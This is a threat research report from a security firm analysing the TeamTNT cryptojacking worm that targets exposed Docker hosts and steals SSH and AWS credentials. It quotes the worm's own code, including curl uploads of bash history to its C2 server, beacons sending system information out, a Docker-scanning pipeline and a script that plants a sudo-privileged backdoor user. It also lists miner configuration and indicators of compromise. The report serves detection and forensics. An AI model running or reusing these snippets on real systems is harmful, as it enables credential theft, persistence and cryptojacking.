CYSIV
A FORESCOUT COMPANY

Threat Report: TeamTNT: The First Cryptojacking Worm to Steal AWS Credentials

October 19, 2020




Table of Contents


Table of Figures

1 EXECUTIVE SUMMARY

Because most online services now run in the cloud (AWS, Azure, Google Cloud, etc.), these cloud service providers have become an important new target for cybercriminals to install cryptojacking malware and to mine cryptocurrency. The TeamTNT cryptojacking worm is one of the rising threats that target cloud-based servers. Because of the use of variety of techniques used by this cryptojacking worm and the rise in cryptojacking attacks recently, the Cysiv threat research team has analyzed this malware to further improve our detection capability.

TeamTNT Cryptojacking worm is formed from a series of bash scripts and Linux binary files. Most of the actions of TeamTNT are carried out by bash scripts that are hosted on their command and control (C2) servers, loaded and executed on the fly, and discarded after execution. Despite the fact that there are some repeated actions among the scripts, we were able to determine the main attack phases and their related goals (Figure 1).

Figure 1 – Main Attack Phases



While analyzing the malicious activities of TeamTNT, we discovered some unused code that led us to a different execution path. The unused code's runbook is similar to the currently used runbook. However, it has some different capabilities, such as spreading via Redis servers and a slightly different C2 traffic.

TeamTNT scanner targets unprotected Docker instances on the cloud and it accepts a URL, which serves a list of domains or IP addresses separated by new lines, as its input. The scanner will enter an infinite loop that will query the URL and randomly select 200 hosts to scan in each iteration. This variant scans for 5 default ports related to Docker services, including 2375, 2376, 2377, 4243, and 4244.

TeamTNT makes a remarkable attempt to clear the system logs, bash command history and its artifacts. It flushes all the chains in the packet filter iptables and disables uncomplicated firewalls (ufw) as well as other popular Linux firewalls. It also kills and removes cloud security tools such as Alibaba Aliyun and installs hacking tools on the compromised system, such as Pnscan (a parallel network scanner), Logs.c (a WTMP, UTMP and lastlog cleaner utility for Linux) and Punk (a Unix SSH post exploitation tool).

TeamTNT attempts to kill the processes as well as remove the executable files related to its competitors. It will finds any process named “kinsing” – one of its biggest competitors – running on the system and report to its C2 server before killing the process and removing the related executable files. Interestingly, TeamTNT cryptojacking worm uses some stolen code from Kinsing for its operations. This is part of a growing trend: cyber criminals share or steal one another’s tools for their needs, to reduce tool development time.

Besides setting up XMRig miner on the victims’ system, TeamTNT cryptojacking worm also exfiltrates Secure Shell (SSH) and Amazon Web Services (AWS) credentials, bash command history, and the related logs to its C2 server. The worm is capable of spreading via SSH as well as Redis servers. The artifacts listed in section 2 can be used to scan your system, perform more in-depth digital forensics, and mitigate the threats caused by TeamTNT Cryptojacking Worm.

Protection Provided by Cysiv:

Cysiv SOC-as-a-Service provides protection from a broad range of threats:


- 24x7 monitoring provides organizations with real time alerts and quick isolation and remediation to contain a threat during the early stages of an attack to prevent a compromise, data loss or breach.
- Human-led threat hunting helps to identify suspicious activity and digital footprints that are indicative of an intrusion.
- Anti-malware that may already be deployed (or can be deployed by Cysiv) on endpoints, for users, and that can be monitored as part of the Cysiv service, will constantly monitor for abnormal activities and block any connection to suspicious URLs, IPs and domains.
- Anti-malware that may already be deployed (or can be deployed by Cysiv) on servers and workloads, and that can be monitored as part of the Cysiv service, uses a variety of threat detection capabilities, notably behavioral analysis that protects against malicious scripts, injection, ransomware, memory and browser attacks related to fileless malware. Additionally, it will monitor events and quickly examines what processes or events are triggering malicious activity.
- Network security appliances that may already be deployed (or can be deployed by Cysiv) and that can be monitored as part of the Cysiv service will detect malicious attachments and URLs, and are able to identify suspicious communication over any port, and over 100 protocols. These appliances can also detect remote scripts even if they’re not being downloaded in the physical endpoint.

2 TEAMTNT ARTIFACTS

This section summarizes the artifacts used to detect TeamTNT's attacks. The information includes the file artifacts, the killed process, and the C2 communication. This information can be used to scan your system, perform more in-depth digital forensics, and mitigate the threats caused by TeamTNT Cryptojacking Worm.

Most of the actions of TeamTNT are carried out by bash scripts that are hosted on their C2 servers, loaded and executed on the fly, and are not usually stored on the victims' systems. However, bash scripts will load and generate files to accomplish their missions. The list of most of the files dropped by TeamTNT throughout its attack phases is provided in Figure 2.

Figure 2 – File Artifacts



Most of the temporary files will be deleted to reduce suspicion. However, the installed tools will be kept on the system as they are needed for the operations of the installed miner and spreading activities.

Throughout the attack phases, TeamTNT makes a considerable effort to remove other competitive malware and security tools. TeamTNT will find and kill any process that have one of the following characteristics:

1) Full path process name: ./A7mA5gb, /bin/xmrig, ./haveged, httpy, ./jiba, ./jvs, ./pces, ./ppp, ./pvv, ./redis-server, ./rspce, ./seervceaess, ./servceaess, ./servceas, ./servcesa, /tmp/, tmp/wc.conf, /usr/bin/nhcm, /usr/sbin/agentty, ./vpp, ./vsp, ./watchbog, /wl.conf.

2) Connected IP address:108.174.197[.]76, 140.82.52[.]87, 176.31.6[.]16, 185.71.65[.]238, 192.236.161[.]6, 46.243.253[.]15.
3) Connected port:13531, 143, 14433, 14444, 2222, 23, 3333, 3347, 3389, 443, 4444, 5555, 6665, 6666, 6667, 7777, 8444.
4) Process command: /boot/vmlinuz, /dev/shm/z3.sh, http_0xCC030, http_0xCC031, http_0xCC032, http_0xCC033, /tmp/2Ne80*, /tmp/65ccE*, /tmp/a7b104c270, /tmp/dl, /tmp/java, /tmp/jmx*, /tmp/l.sh, /tmp/ppol, /tmp/pprt, /tmp/udevd, /tmp/zmcat
5) Process name: aegis_cli, aegis_quartz, aegis_update, AliHids, AliHips, AliYunDun, AliYunDunUpdate, docker-cache, hping3, httpy, kdevtmpfsi, kinsing*, kswapd0, kswap_svc, masscan, networkservice, networkservics, pippip, redis2, sysguard, sysguerd, sysupdata, sysupdate.

TeamTNT C2 traffic is powered by two Linux tools: Client URL (curl) and GNU Wget. The traffic can be divided into three main categories: logs, system information, and data exfiltration.

1. TeamTNT logs three main events and information, including new victim IP address, Kinsing malware existence, and successful miner setup. The logs are sent to the C2 server by simply querying the predefined URL paths, which are /up/iplog.php, /log/kinsing.php, and /log/xmrig.php?hostn=<Victim's hostname>, correspondingly.
2. Victims' system information is sent to the C2 server via HTTP URL parameters. The URL path is /up/ip.php or /ip.php, and two different variant of the query string are:
    - uptime=<uptime>&ram=<inforam>&cpumhz=<cpumhz>&is32or64bit=<is32or64bit>&cpucore=<numberofcores>&lsb_release=<release>&myusername=<username>
    - speed=<internetspeedtest>&uptime=<uptimeinfo>&sshport=<sshport>&ram=<inforam>&cpumhz=<cpumhz>&is32or64bit=<is32or64bit>&cpucore=<numberofcores>&lsb_release=<release>&myusername=<username>&hostname=<hostname>
3. TeamTNT will exfiltrate secure shell (SSH) credentials, bash command history, and the related logs to its C2 server. The URL paths are /up/setup_upload.php, /up/bash_history.php, and /up/index2.php. The targeted files are /root/.ssh/id_rsa, /root/.ssh/id_rsa.pub, /root/.ssh/known_hosts, /root/.bash_history, /etc/hosts, /usr/bin/lib/pw/sshpwd-root.log, and /usr/bin/lib/pw/sshpwd-USER.log. Newer variants of TeamTNT also target Amazon Web Service (AWS) credentials. This shows that the group is actively seeking more unprotected credentials to spread their malware and for other uses.

3 ANALYSIS

3.1 The Scanner

The scanner was hosted at the URL hxxp://45[.]9[.]148[.]123/COVID19/scan/mxutzh.sh. This bash script accepts a URL, which serves a list of domains or IP addresses separated by new lines, as its input. The scanner will enter an infinite loop that will query the URL and randomly select 200 hosts to scan in each iteration. This variant of the scanner searches for 5 default ports related to Docker services in Figure 3.

- 2375: For un-encrypted and un-authenticated communication with Docker daemon
- 2376: For encrypted and un-authenticated communication with Docker daemon
- 2377: For communication with swarm manager
- 4243 and 4244: Commonly used for docker implementations, redistributions and setups default.

Figure 3 – Port Scanner


```
masscan $randgen -p$prt --rate=$3 |
awk '{print $6}'|
zgrab --senders 200 --port $prt --http='/v1.16/version' --output-file=- 2>/dev/null |
grep -E 'ApiVersion|client version 1.16' | jq -r .ip)'";
```

As shown in Figure 3, the scanner will use Zgrab to send an HTTP request to the path "/v1.16/version", grab the banner, and filter for the string "ApiVersion" or "client version 1.16". If this is successful, the scanner will try to connect to the exposed port through transmission control protocol (TCP) to run a bash script in a new Alpine container. Note that the root directory "/" of the targeted host is mounted into the container. The scanner also enables the flag "--rm" in the Docker command to remove the container automatically when it exits. Section 3.2 analyses the bash script in detail.

3.2 The Runbook

The bash script loaded from the URL hxxp://45[.]9[.]148[.]123/COVID19/init.sh can be considered the runbook of TeamTNT attacks. The script starts its operations by removing any hourly cron scripts and user crontabs with names that start with "COVID19" or "SARScov2". It will then install "curl" and "bash" if they are not installed. The installation is done by either apt-get or yum, which covers most of the popular Linux distros nowadays. Finally, the script will download and execute the scripts listed in Figure 4, one by one.

Figure 4 – TeamTNT's Runbook




The next sections explain the malicious behaviour of TeamTNT. The script clean.sh is the cleaner (Section 3.3), the scripts setup.basics.sh and setup.mytoys.sh are the tool installers (Section 3.4), the scripts setup.xmrig.curl.sh and NarrenKappe.sh are the miner installer (Section 3.5), the script, the script sysinfo is the C2 reporters (Section 3.6), and the script lan.ssh.kinsing.sh is the spreader (Section 3.7).

3.3 The Cleaner

The cleaner will first delete the system logs stored at the location /var/log/syslog. It will then disable uncomplicated firewalls (ufw) and flush all the chains in the packet filter iptables. It will also disable NMI watchdog. If the cleaner finds any process named kinsing running on the system, it will report to its C2 server via the URL path /log/kinsing.php by simply querying the URL as shown in Figure 5.

Figure 5 – Reporting Kinsing Existence



This illustrates that Kinsing is the biggest competitor of TeamTNT as it tries to kill the processes as well as remove the executable files related to Kinsing. The cleaner will try to remove some user accounts, including phishl00t, aport, openssl, cokkokotre1, akay, and vfinder. It targets any processes and files that have the name kinsing, kdevtmpfsi, sysupdata, sysguerd, redis2, sysupdate, networkservice, sysguard, update.sh, docker-cache, kswap_svc, masscan or hping3, and many more. The cleaner also tries to kill and remove an Alibaba Cloud Security tool named Aliyun. Interestingly, the cleaner contains a large portion of stolen code from its competitor Kinsing. This is a trend where cyber criminals share or steal each others' tools in order to reduce tool development time.

3.4 The Tool Installers


The script setup.basics.sh installs some basic tools that are needed for other scripts. The tool list includes wget, curl, tar, gcc, gcc-c++, and make. The tools wget and curl have been installed in the runbook (Section 3.2) and used in the cleaner script (Section 3.3). However, they are still

checked and reinstalled if needed. The reason is that the program wants to make sure the installed tools are not accidentally removed by the cleaner.

Other tools are installed by /sh/setup.mytoys.sh. The script will first remove the 'chattr' tool on the system and replace it by the attackers' tool which is downloaded from hxxp://45.9.148[.]123/COVID19/bin/chattr.

It will then download a "make self-extractable archive" named blue. The archive is downloaded from hxxp[:]//teamtnt[.]red/load/module/blue (see its metadata in Figure 6) and dropped at the location /usr/local/sbin/blue, and will extract a bash script named blue.sh.

Figure 6 – Make Self-extractable Archive



When executed, the extracted blue.sh script will download, extract and start a service named watchdogd from the URL hxxp[:]//teamtnt[.]red/load/x/64/watchdogd.tar.gz. The file will be extracted to the location /usr/bin/watchdogd. XmrigMiner – A Monero CPU miner – is then downloaded via the URL hxxp[:]//teamtnt[.]red/load/x/64/xmrigMiner.tar.gz. The file is extracted to the location /usr/bin/xmrigMiner. Next, it will install pnscan (a parallel network scanner), logs.c (a WTMP, UTMP and lastlog cleaner for linux), and punk (an UNIX SSH post-exploitation tool). The tools are downloaded and compiled if needed. Figure 7 shows the installation of pnscan, as an example.

Figure 7 – Installing pnscan

3.5 The Miner Installer

A CPU Monero miner named XMRig is officially installed by the script setup.xmrig.curl.sh. Even though the miner was downloaded from another URL in the previous phase (Section 3.4), it was not installed and configured to run. This could be the result of poor code management of TeamTNT. After the installation, the script will setup and run the miner in background. The configurations listed in Figure 8 also reveal the Monero wallet and the attackers' email.

Figure 8 – Monero Miner Configurations

```
# command line arguments
WALLET=84hYzyMkfn8RAb5yMq7v7QfcZ3zgBhsGxYjMKcZU8E43ZDDwDAdKY5t84TMZqfPVW84Dq58AhP3AbUNoxznhvxEaV23f57T
EMAIL=hildegard@teamtnt.red
XMRHOME=/usr/bin

XMRigBIN=migration
MINERSH=miner.sh
SETUPSH=setup_moneroocean_miner.sh

XMRMODBIN=http://45.9.148.123/COVID19/bin/xmrig.tar.gz
XMRSTOCK=http://45.9.148.123/COVID19/bin/xmrig-5.11.0.tar.gz
```

If it cannot do passwordless sudo to start the mining process immediately in the background, the miner will be started from the victim's $XMRHOME/.profile file next time they login to the host. After completing the aforementioned steps, the script will report a successful miner setup to its C2 server as shown in Figure 9.

Figure 9 – Success Miner Setup Report

```
echo "[*] Setup complete"

y=`pidof $XMRigBIN`;
if [ "$y" == "" ]; then
nohup $XMRHOME/$XMRigBIN > /dev/null 2>&1 &
else
   echo "miner OK" >> /dev/null
fi

HNAME=`hostname`
curl http://45.9.148.123/COVID19/log/xmrig.php?hostn=$HNAME
```

Next, the script NarrenKappe.sh will download a configure template from hxxp[:]//45.9.148[.]123/COVID19/nk/config.json, adjust it with the current system information and place it in the location /usr/bin/config.json as shown in Figure 10.

Figure 10 – Downloaded Configuration Template

```
MINERNAMETAG="Monero"
MINERHOSTTAG=$(hostname)
MINERUSERTAG=$(whoami)
MINERFULLNAM="$MINERNAMETAG"_"$MINERUSERTAG"_"$MINERHOSTTAG"_"Ocean"

mv /usr/bin/config.json /usr/bin/config1.json 2>/dev/null
sed s/HOSTNAME/$MINERFULLNAM/g /usr/bin/config1.json >> /usr/bin/config.json
```

The script will then use a utility named ss to list the active sockets on the system. If it finds the socket 3.0.193[.]200:10008, it will download and execute the script from the URL hxxp[:]//teamtnt[.]red/load/cyo.sh and then exits.

The script cyo.sh will download, compile, and execute a tool to clear logs from the URL hxxp[:]//teamtnt[.]red/load/module/logs.c. It will then upload bash history of the root user to its C2 and delete the bash history as shown in Figure 11.

Figure 11 – Bash Command History

```
/usr/local/bin/logs -u reboot
/usr/local/bin/logs -u hilde
/usr/local/bin/logs -u .r00t
$TNTcurl -F "userfile=@/root/.bash_history" http://teamtnt.red/up/bash_history.php
```

Next, the script NarrenKappe.sh will find and delete the following artifacts to clear its traits: /usr/bin/watchdogd, /usr/bin/xmrigMiner, /usr/bin/config.json, /usr/bin/rstart.sh, /tmp/watchdogd, /tmp/xmrigMiner, /tmp/config.json, /usr/bin/lo, /bin/hid, /usr/bin/sysh, /usr/bin/systemd-clean, /usr/bin/systemd-healt, /etc/init.d/xmrcc, /lib/systemd/system/xmrcc.service, /etc/systemd/system/xmrcc.service, /etc/systemd/system/multi-user.target.wants/xmrcc.service.

3.6 The C2 Reporter

The sysinfo script uses an online service named IP logger to track the victims. This variant will first query hxxps[:]//iplogger[.]org/1vSed7 to record the victim's IP address. It will then carry out the other actions. Most of the main operations of the script are base64-encoded and are decoded at execution time.

The first block of base64-encoded code will disable iptables, ip6tables, ufw, and firewalld. It will remove all rules to allow all inbound and outbound connections. Then it will download and execute the files from the URLs with the format hxxp[:]//6z5yegpuwg2j4len[.]tor2web[.]su/bin/<file name>. The files include docker-update, dns, and bioset.

The second base64-encoded block of code will create a new user name "hilde" and grant root as well as sudo privileges to the newly created user as shown in Figure 12. This is a backdoor created by the attackers to maintain their access to the victim's system.

Figure 12 – Hilde User Created

```
useradd -p /BnKiPmXA2eAQ -G root hilde
sleep 3
adduser hilde
sleep 3
usermod -aG sudoers hilde
sleep 3
usermod -aG root hilde
sleep 3
sudo adduser hilde sudo
sudo adduser hilde sudoers
sudo adduser hilde root
```

```
echo 'hilde  ALL=(ALL:ALL) ALL' >> /etc/sudoers
sleep 3
echo PermitRootLogin yes >> /etc/ssh/sshd_config
sleep 3
echo PasswordAuthentication yes >> /etc/ssh/sshd_config
sleep 3
sudo chattr +ia /etc/passwd
sleep 3
sudo chattr +ia /etc/shadow
sleep 3
sudo chattr +ia /etc/ssh/sshd_config
```

To complete the backdoor setup, an RSA key (Figure 13) for SSH authentication will be appended to the files: /root/.ssh/authorized_keys, /root/.ssh/authorized_keys2, /home/hilde/.ssh/authorized_keys, /home/hilde/.ssh/authorized_keys2, /home/ubuntu/.ssh/authorized_keys, /home/ubuntu/.ssh/authorized_keys2

Figure 13 – Appended SSH Authentication Key

```
RSAKEY="ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQCkvKuOfk2vdyDIVynV5MTNaWDQkJWJNP5PjSli2p/
    SuM8i+JDsLlVq1VJffTS5JFHoPfXRQ7Qum/Nn9vH8JFYXCP1x4CjCYQu1kXHoUX2yx6OWfz1UJsks9DjnrPO7GavqoKGkuCbhO75A2
WMVyRYDqixWg7EwpA7JcoYJ2ncgiT4ulZWtTL9Wevpkihsw/x3Nslj74Q9nG4nvN0N5QiX5T6pABJuVqUCOqX4PuLNiA/IFORYyf8rj8CF
z9ZW3qRX2iygAWCioAcAEv64i8BZpKekdmaX+9YgEH0lx3KRHD+1cPda2WbDtQQwL72mQhMi3+G+UpKNUuyM6Fm7cDHhqP2N14afCyeOvB
6yWNAMklEdkyzMmZgD/qyNzPJk2pUN4CxkwP8o7mGyfcYhqN8q0X4GY/BgfhH1Q62fm2MME+a9cXgM9F0mdUolr6D+f8gMhVdQxqnAo6gu
xQXK9llffQurCl1nDNtV8LXY828juOfDXOIpK5w53Q0wF8VBp23kTyA/vVar/e7g1MYmkmmI6hyIAZAl8PU5kfz08dyQ8IW2HFM7pHYDTa
T8CbJwTQ3M6fSafYU0jmJiFZtJnpJ1A+T2bujiRDWtC3TtrwQXEVNrrKVpoRMJtAy5SCCtugG46DZA0brChC+DPbQxxo8BhwDQQHAeZsnr
SXEYHpmD0CQ== root@localhost"
```

The third base64-encoded chunk of code will search for any process named kinsing or kdevtmpfsi and attempt to kill it. It will also report the event through IP logger as shown in Figure 14.

Figure 14 – IP Logger for Kinsing

```
CPUMHz=`cat /proc/cpuinfo|grep MHz | awk '{print $4}'`
CPUCores=`cat /proc/cpuinfo|grep 'cpu cores' | awk '{print $4}'`
export THELINK="https://iplogger.org/1Prvw7"
export THEUSRA="$CPUMHz"#-#"$CPUCores"
export THEREFE="$(uname -a)"
if type wget >/dev/null; then
nohup wget --no-check-certificate --user-agent="wget $THEUSRA" --referer="$THEREFE" -s $THELINK -O /dev/
    null 2>/dev/null 1>/dev/null &
fi
if type curl >/dev/null; then
nohup curl --user-agent "curl $THEUSRA" --referer "$THEREFE" -s $THELINK -o /dev/null 2>/dev/null 1>/dev/
    null &
fi
```

The final base64-encoded chunk of code contains a tool written in C to cleanse WTMP, UTMP and lastlog for Linux. The code is dropped at the location /tmp/.logs.c and compiled by gcc. The compiled file will be dropped at the location /usr/bin/logs. As a precautionary step, the script will delete the source code before executing the tools to clean the log. The script also deletes bash command history to hide any executed commands. Finally, the script reports the system information to the C2 server as shown in Figure 15.

Figure 15 – System Information Report

```
wget --quiet "http://teamtnt.red/ip.php?speed=$speedtest&uptime=$uptimeinfo&sshport=$sshport&ram=$inforam
    &cpumhz=$cpumhz&is32or64bit=$is32or64bit&cpucore=$numberofcores&lsb_release=$release&myusername=$
    myusername&hostname=$myhostname" -q -O $tempfile
```

3.7 The Spreader

